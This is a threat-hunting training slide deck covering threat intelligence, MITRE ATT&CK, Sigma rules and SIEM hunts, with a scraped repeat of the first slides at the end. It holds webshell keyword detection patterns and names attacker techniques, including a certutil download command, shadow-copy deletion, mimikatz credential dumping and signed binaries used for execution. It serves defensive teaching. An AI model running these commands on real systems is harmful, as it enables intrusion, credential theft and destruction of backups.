THREAT HUNTING IN
CYBERWORLD
AKASH SARODE
AKASH SARODE @AKKY2892
 Threat Hunter
 Security researcher
 Twitter - @Akky2892
 Blog – https://akkysanj.wordpress.com
 Github - https://github.com/akky2892
 Creator of NoMoreMalware and HuntIT.
 Author of multiple whitepapers – Machine learning- Learning cybersecurity, Threat hunting –
Hunter or Hunted, Analysis Using Analytics In Cybersecurity.
 Previous Training – Machine learning : The Future.
COURSE DESCRIPTION
 Introduction to Threat Hunting
 Threat Hunting Terminology
 Threat Intelligence and IOC
 Hunting methodology
 Threat hunting - Network, Endpoint level
 Operationalizing & Automating Threat hunting
 Use case of Real-time Threat Hunting
 Research & Resources
 Further study and Road Ahead

COURSE INDEX
1. Introduction to Threat Hunting
• Threat hunting in Cyberworld
• Why to perform threat hunting
2. Terminologies in hunting
3. Introducing Threat Intelligence
• Threat Intelligence and Threat Hunting = Intelligent hunting
• Indicators of Compromise IOC
4. Threat Hunting methodology
• Threat hunting process & Threat Hunting loop
• Threat Hunting techniques
• Pyramid of pain

• Hunting Maturity model
COURSE INDEX
5. Network hunting and Endpoint hunting
• Hunting Webshells
• Hunting malware
• Network traffic hunting
6. Using MITRE ATT&CK framework
• Sigma rules for threat hunting
7. Threat Hunting using SIEM
8. Examples of Threat hunting hunts
9. Real World Hunting Process
10. Machine Learning & Threat Hunting – Advanced hunting
11. Threat Hunting Resources
12. Conclusion
• Red Teamer cyber kill chain vs Blue teamer defense chain
INTRODUCTION TO THREAT HUNTING
 The process of proactively and iteratively searching through networks to detect and isolate
advanced threats that evade existing security solutions.
 My definition – Finding stuff.
 Threat Hunting is not a Technology but Approach.
 Data- driven approach rather than traditional alert-driven approach.
 Applying our knowledge in an effective way to look out for any anomalies in the environment.
 Two ways to perform hunting –
 Manual
 Automated/Machine-assisted
THREAT HUNTING IN CYBERWORLD
 In Cyberworld, attackers are getting intelligent day-by-day.
 Modern-day attacks cannot be prevented/detected by alerts generated from SIEM.
 Need of hour – Next generation detection system.
 Hunting – not tool dependent, its people dependent.
 Machine Learning can help to certain extent but manual intervention in triage is always
required.
 Instead of reacting to attacks, lets start proactively looking for threats before attack happens.
WHY TO PERFORM THREAT HUNTING
 Alert driven approach is not sufficient.
 Hypothesis driven approach will be the future.
 Dependency on tools should be eradicated.
 Hunting can be performed on any tool.
 Benefit - Continuous improvement in detection capabilites, find unknown malicious activity
TERMINOLOGIES IN THREAT HUNTING
 SIEM – Security Information & Event management
 IOC- Indicators of Compromise
 TTP – Tools, Techniques & procedures
 IR- Incident response
 EDR – Endpoint detection and response
 UEBA – User entity and behavior analytics
 BIOC – Behavior indicators of compromise
THREAT INTELLIGENCE
 Threat Intelligence are feeds which are received in the form of urls, files, domains, etc.
 Can be used to perform intelligent hunting.
 IOC’s of attack/threat are generated by various research companies.
 Sources –
 articles,
 security news,
 new APT public report,
 Twitter
THREAT INTELLIGENCE
 BIOC – Behavioral Indicators.
 Threat Hunting is effective by proper intels.
 Threat Intel team proposes new intel, CIRT team builds hypothesis and create detection based on
intel, Threat hunting team hunts with or without intel.
 Various vendors are in market- Cisco Talos, Palo alto Unit 42, Cylance, AlienVault OTX, MISP,
Yara rules.
Threat Intelligence + Threat Hunting = Intelligent
Hunting
THREAT HUNTING METHODOLOGY
 Different methods to perform threat hunting.
 We will be explaining the following –
 Threat Hunting process
 Threat Hunting loop
 Pyramid of pain
 Hunting Maturity model
 ATT&CK for hunts
 Hunt or be Hunted

THREAT HUNTING PROCESS

 Ways of hunting –
 Manual – Analyst need to continuously looking for anything that could be
evidence/indicator of intrusion.
 Important for the threat hunter to keep current on the latest security research.
 Automated/Machine-assisted – Analyst uses software that leverages “Machine Learning”
and “UEBA” to inform analyst about potential risks.
 • It helps in providing Predictive and Prescriptive analytics.
THREAT HUNTING PROCESS
 Hypothesis driven approach
 What is Hypotheses ?
 Assumption on attack behavior.
 Actionable use case based on observations, intelligence, and experience
 Three types of hypotheses:
 Analytics-Driven: "Machine-learning and UEBA, used to develop aggregated risk scores
that can also serve as hunting hypotheses"[5]
 Situational-Awareness Driven: "Crown Jewel analysis, enterprise risk assessments,
company- or employee-level trends"[5]
 Intelligence-Driven: "Threat intelligence reports, threat intelligence feeds, malware
analysis, vulnerability scans"[
 Hypothesis can be developed using any public APT report, twitter, security news, articles etc.
THREAT HUNTING PROCESS
THREAT HUNTING LOOP
THREAT HUNTING TECHNIQUES
 Searching - use of specialized queries that return results and artifacts.
 Clustering - machine learning model that uses advanced AI search techniques to make
correlations within advanced and vast arrays of data.
 Grouping – grouping artifacts together to identify any anomalies
 Stack counting - stacking is how many times each unique value of column has occurred, like
least commonly accessed file, rarity is suspicious.
PYRAMID OF PAIN
THREAT HUNTING MATURITY MODEL
Source : sqrrl TMM
MITRE ATT&CK FRAMEWORK
 MITRE ATT&CK™ is a globally-accessible knowledge base of adversary tactics and
techniques based on real-world observations.
 It consists of TTP’s – Tactics, Techniques and procedures.
 MITRE has also came up with a project name “CAR” Cyber Analytics Repository.
 The Mitre team has listed down all those adversary behaviors and attack vectors carries out
by an adversary on a victim machine.
 It uses TTP’s Tactics, Techniques and Procedures and maps it to Cyber Kill chain.
MITRE ATT&CK FRAMEWORK
SIGMA RULES FOR THREAT HUNTING
 Sigma is Generic Signature Format for SIEM Systems written by Florian Roth @Neo23x0 and
Thomas Patzke.
 Sigma is a generic and open signature format that allows you to describe relevant log events
in a straight forward manner.
 Sigma is for log files what Snort is for network traffic and YARA is for files.
 Sigma rules contains mapping of all ATT&CK techniques.
 Using sigma for threat hunting in siem, refer Sigma-to project:-
 https://github.com/akky2892/Sigma-to
HUNTING WEBSHELLS
 A web shell is a script written in the supported language of a target web server to be uploaded
to enable remote access of the machine.
 Mostly written in php or Asp
 Multiple attack techniques can be used to upload webshell on webserver – XSS, SQL
injection, RFI, LFI & many more…
 Popular webshells – C99, R57, etc.
 Let’s Hunt it!
HUNTING WEBSHELLS - KEYWORDS
 First way for hunting webshells – Look out for reference to suspicious keywords within files on
webserver - eval() or cmd.exe
 For linux –
 Under var/www/html directory, we can search for any php files with suspicious commands
 find . –type ‘*.php’ | xargs egrep –l “(fsockopen|mail|exec|eval|system|base64_decode)”
 For Windows –
 Use Powershell to search in similar way
 Get-childitem –recurse –include “*.php” | select-string
“(fsockopen|mail|exec|eval|system|base64_decode)” | %{“$($._filename)”}
HUNTING WEBSHELLS - TOOLS
 Multiple tools can be used to hunt for webshells in your environment. These tools are integrated
with IOC’s , YARA rules to identify maliciousness.
 LOKI IOC Scanner
 PHP-Malware Finder
 unPHP
 Linux Malware detect
 Invoke-ExchangeWebShellHunter
 etc…
 In addition to these techniques, we can also use baselines deviation and file stacking technique to
hunt for webshell.
ENDPOINT HUNTING
 Endpoint is where the malware behavior is more prevalent.
 Most of the post-exploitation techniques can be hunted using Endpoint logs.
 File activity, Registry activity, Process activity can be used to hunt out for any malicious
behavior.
 Multiple attack techniques such as DLL injection, hook injection, fuzzy hashing can be hunted
down using endpoint logs.
 ATT&CK MITRE is the best way to utilize the efforts and use these to hunt out for threats.
DLL HIJACKING
 Post exploitation technique
 Monitoring of Windows API calls, monitoring of windows registry path for any changes.
 VirtualAllocEx reserves or changes a region of memory
 WriteProcessMemory writes data to an area of memory in a specified process
 CreateRemoteThread creates a thread in the address space of another process
APPININT DLLS
 Powershell contains powersploit which can be used for code injection.
 Monitoring malicous DLL loads - AppInit DLLs//// DLLs that are specified in the AppInit_DLLs
value in the Registry key HKEY_LOCAL_MACHINESoftwareMicrosoftWindows
NTCurrentVersionWindows are loaded by user32.dll into every process that loads user32.dll.
NETWORK HUNTING
 Network Traffic hunting requires network traffic logs.
 Multiple tools can be used to analyze suspicious network traffic.
 In addition to packet capturing, malicious traffic analysis features in Next Generation Firewall,
UTM, IDS/IPS, we also need to hunt for traffic which has bypassed these devices.
 Wireshark can be used.
 Let’s look at simple example :-
NETWORK HUNTING – HTTPS TRAFFIC
Normal HTTPS Suspicious HTTPS
Port 443 or 8443 Malware use this port as well.
Traffic is encrypted If traffic is not encrypted & secure
socket layer packet details are empty,
something suspicious
Web server in FQDN format Server will point to IP address instead
of FQDN
HTTPS is Secure version -Secure socket Layer (SSL/TLS)
NETWORK HUNTING – HTTPS TRAFFIC
THREAT HUNTING USING SIEM
 Threat Hunting is basically searching something.
 We need to have proper & useful data to hunt for threats in enterprise.
 SIEM – Security Information & Event Management is such tool which can prove to be useful
in threat hunting.
 SIEM collects logs from multiple devices of your network enterprise.
 In addition to threat intelligence feeds, SIEM is very useful in querying the log database to
identify any anomaly.
 Let’s look at some of use cases:-
THREAT HUNTING USING SIEM
Source : elastic.co
THREAT HUNTING USING SIEM
Famous Email word/excel Macro attachments:-
• Phishing email containing .doc with macro file
• Macro contains script to initiate powershell.exe
• Powershell.exe uses legitimate tools like mimikatz for credential dump for gaining hashes from memory.
• What commands are executed using mimikatz.
THREAT HUNTING USING SIEM
 Event viewer logs in SIEM can be useful to hunt for multiple threats.
 Sysmon can be used to collect logs specific to endpoint systems based on defined
configuration.
 Search queries are useful in identifying any malicious behavior inside the enteprise
environment.
 In addition to threat intelligence and search queries, analytics is being used in SIEM which
uses Machine learning to automatically identify any anomalies inside the environment.
 We will look out for some examples of hunts to be clear -
THREAT HUNTING HUNTS
Threat activity Hunts to look out for
Hunting suspicious accounts See for any unusual accounts logged into machines
with admin right – Event ID – 4672 (Special
privileges assigned to new logon)
Hunting Scheduled tasks Event ID – 4698, 106, 200 & 201
Hunting Pass the hash (PTH) Event ID- 4624 with logon type 3
Logon process – NtLmSsp, Key length – 0
Hunting for service creation Event ID- 4697
Hunting network shares Event ID - 4776
Hunting for process masquerading Look out for process path form where process is
executing – Example explorer.exe should run from
C:Windowsexplorer.exe or
C:Windowssystem32explorer.exe
THREAT HUNTING HUNTS
 PTH – Look for remote logins associated with execution/writing of binaries.
 IFEOI – Changes to path - HKLMSOFTWAREMicrosoftWindows NTCurrentVersionImage File
Execution Optionsxyz.exeDebugger
 Rundll32.exe making connection to internet.
 Deletion of shadow copy file using wmic, vssadmin | *delete
THREAT HUNTING HUNTS
 Disable system restore - Registry Write and Key = HKLMSoftwareMicrosoftWindows
NtSystemRestoreDisableSR and value = 1
 Connection to process other than browser to suspicious domains like .tk, .onion,.tor2web etc.
 Certutil.exe used to download files from internet - certutil.exe -urlcache -split -f
http://example/file.txt
THREAT HUNTING HUNTS
 Monitor scheduled tasks – at and schtasks  windows task scheduler used to schedule scripts
to be executed.
 Double extensions malwares
 Control.exe used to execute file stored in ADS.
 Gpscript.exe used to executes logon scripts.
 Mavinject.exe used to execute, read ADS files.
 Hh.exe – executing and downloading files
 Scriptrunner.exe – execution
 Regsvr32.exe – Download script from internet
All are windows signed binaries, so none of Endpoint protection will tag it.
THREAT HUNTING HUNTS
 Similar to the discussed hunts, there are multiple techniques which can be used to hunt for
threats.
 A collection of many such techniques is collaborated and presented by ATT&CK MITRE &
Sigma rules.
 Hunting using SIEM is the way ahead but there are multiple SIEM vendors – RSA,
Elasticsearch, Arcsight, Qradar etc.
 In order to make life easy, I have prepared a Master Sheet of threat hunting hunts mapping it
to respective SIEM vendors-
 Query it & Hunt IT - https://github.com/akky2892/Sigma-to/blob/master/Sigma-to.xlsx
REAL WORLD HUNTING PROCESS
What is threat hunting:- The human-centric process of proactively searching for evidence of
attacks. Anyone can threat hunt; experienced threat hunters have better models.
Threat hunting is the application of one or more models or frameworks to a problem. The
easiest framework to start with is Attack Centric Hunting.
In Attack centric hunting (ACH), you focus on seeking evidence that identifies a specific
attack. It's a 4 step process that starts with a question.
 1. Question - Has an Attack incident occurred on my network?
 2. What am I looking for?
 3. Where am I likely to find it?
 4. How can I manipulate the data to find it?
REAL WORLD HUNTING PROCESS
Example:
Question: Has Credential theft happened on my network?
 1. What am I looking for?
a) Evidence of credential dumping application execution.
b) never before seen processes, process anomalies.
 2. Where am I likely to find it ?
a) Windows process execution logs.
 3. How can I manipulate the data to see it ?
a) Aggregate EID 4688 by process name for all endpoints and sort by least frequent
occurrence (LFO). (Event ID4688 = Process Execution event ID. )
MACHINE LEARNING & THREAT HUNTING -
ADVANCED HUNTING
 Multiple SIEM vendors, or security product solutions uses Machine Learning or AI to assist
threat hunting.
 Machine learning uses Classification, Association algorithms to identify & detect any kind of
anomalies in network.
 Network traffic spike, unusual user account, computer account behavior, any deviation from
baselines can be identified by such techniques.
 Analytics is widely used in modern day world and it has find it place in Cyber security as well.
 Microsoft Defender, Microsoft ATA, Qradar SIEM, Fireeye, etc.
MACHINE LEARNING & THREAT HUNTING -
ADVANCED HUNTING
MICROSOFT ATA
Source: Microsoft.com
THREAT HUNTING RESOURCES
 Threathunting.net
 MITRE ATT&CK - attack.mitre.org
 https://github.com/ThreatHuntingProject/ThreatHunting - David J Bianco
 https://github.com/VVard0g/ThreatHunter-Playbook - Roberto Rodriguez (@Cyb3rWard0g)
 https://blog.menasec.net
 https://github.com/akky2892/Cyber-Threat-Hunting
 Whitepapers, blogs, articles on threat hunting.
 Research work on twitter - Oddvar Moe, Florian roth, Roberto rodriques, Olaf hangton, David
J Bianco, sqrrl, Samir @ Sbousseaden & many more.
 Sans – Threat Hunting Summit, defcon, Att&ckon, Derbycon, Nullcon Webinars/Webcasts …
CONCLUSION
Red Teamer Cyber Kill Chain
Blue Teamer Defense
Chain
Identify
Preven
t
Detect Respond Recover
Thank You
&
Hunt IT !

Threat hunting in cyber world

  • 1.
  • 2.
    AKASH SARODE @AKKY2892 Threat Hunter  Security researcher  Twitter - @Akky2892  Blog – https://akkysanj.wordpress.com  Github - https://github.com/akky2892  Creator of NoMoreMalware and HuntIT.  Author of multiple whitepapers – Machine learning- Learning cybersecurity, Threat hunting – Hunter or Hunted, Analysis Using Analytics In Cybersecurity.  Previous Training – Machine learning : The Future.
  • 3.
    COURSE DESCRIPTION  Introductionto Threat Hunting  Threat Hunting Terminology  Threat Intelligence and IOC  Hunting methodology  Threat hunting - Network, Endpoint level  Operationalizing & Automating Threat hunting  Use case of Real-time Threat Hunting  Research & Resources  Further study and Road Ahead
  • 4.
    COURSE INDEX 1. Introductionto Threat Hunting • Threat hunting in Cyberworld • Why to perform threat hunting 2. Terminologies in hunting 3. Introducing Threat Intelligence • Threat Intelligence and Threat Hunting = Intelligent hunting • Indicators of Compromise IOC 4. Threat Hunting methodology • Threat hunting process & Threat Hunting loop • Threat Hunting techniques • Pyramid of pain • Hunting Maturity model
  • 5.
    COURSE INDEX 5. Networkhunting and Endpoint hunting • Hunting Webshells • Hunting malware • Network traffic hunting 6. Using MITRE ATT&CK framework • Sigma rules for threat hunting 7. Threat Hunting using SIEM 8. Examples of Threat hunting hunts 9. Real World Hunting Process 10. Machine Learning & Threat Hunting – Advanced hunting 11. Threat Hunting Resources 12. Conclusion • Red Teamer cyber kill chain vs Blue teamer defense chain
  • 6.
    INTRODUCTION TO THREATHUNTING  The process of proactively and iteratively searching through networks to detect and isolate advanced threats that evade existing security solutions.  My definition – Finding stuff.  Threat Hunting is not a Technology but Approach.  Data- driven approach rather than traditional alert-driven approach.  Applying our knowledge in an effective way to look out for any anomalies in the environment.  Two ways to perform hunting –  Manual  Automated/Machine-assisted
  • 8.
    THREAT HUNTING INCYBERWORLD  In Cyberworld, attackers are getting intelligent day-by-day.  Modern-day attacks cannot be prevented/detected by alerts generated from SIEM.  Need of hour – Next generation detection system.  Hunting – not tool dependent, its people dependent.  Machine Learning can help to certain extent but manual intervention in triage is always required.  Instead of reacting to attacks, lets start proactively looking for threats before attack happens.
  • 9.
    WHY TO PERFORMTHREAT HUNTING  Alert driven approach is not sufficient.  Hypothesis driven approach will be the future.  Dependency on tools should be eradicated.  Hunting can be performed on any tool.  Benefit - Continuous improvement in detection capabilites, find unknown malicious activity
  • 10.
    TERMINOLOGIES IN THREATHUNTING  SIEM – Security Information & Event management  IOC- Indicators of Compromise  TTP – Tools, Techniques & procedures  IR- Incident response  EDR – Endpoint detection and response  UEBA – User entity and behavior analytics  BIOC – Behavior indicators of compromise
  • 11.
    THREAT INTELLIGENCE  ThreatIntelligence are feeds which are received in the form of urls, files, domains, etc.  Can be used to perform intelligent hunting.  IOC’s of attack/threat are generated by various research companies.  Sources –  articles,  security news,  new APT public report,  Twitter
  • 12.
    THREAT INTELLIGENCE  BIOC– Behavioral Indicators.  Threat Hunting is effective by proper intels.  Threat Intel team proposes new intel, CIRT team builds hypothesis and create detection based on intel, Threat hunting team hunts with or without intel.  Various vendors are in market- Cisco Talos, Palo alto Unit 42, Cylance, AlienVault OTX, MISP, Yara rules. Threat Intelligence + Threat Hunting = Intelligent Hunting
  • 13.
    THREAT HUNTING METHODOLOGY Different methods to perform threat hunting.  We will be explaining the following –  Threat Hunting process  Threat Hunting loop  Pyramid of pain  Hunting Maturity model  ATT&CK for hunts  Hunt or be Hunted
  • 14.
    THREAT HUNTING PROCESS Ways of hunting –  Manual – Analyst need to continuously looking for anything that could be evidence/indicator of intrusion.  Important for the threat hunter to keep current on the latest security research.  Automated/Machine-assisted – Analyst uses software that leverages “Machine Learning” and “UEBA” to inform analyst about potential risks.  • It helps in providing Predictive and Prescriptive analytics.
  • 15.
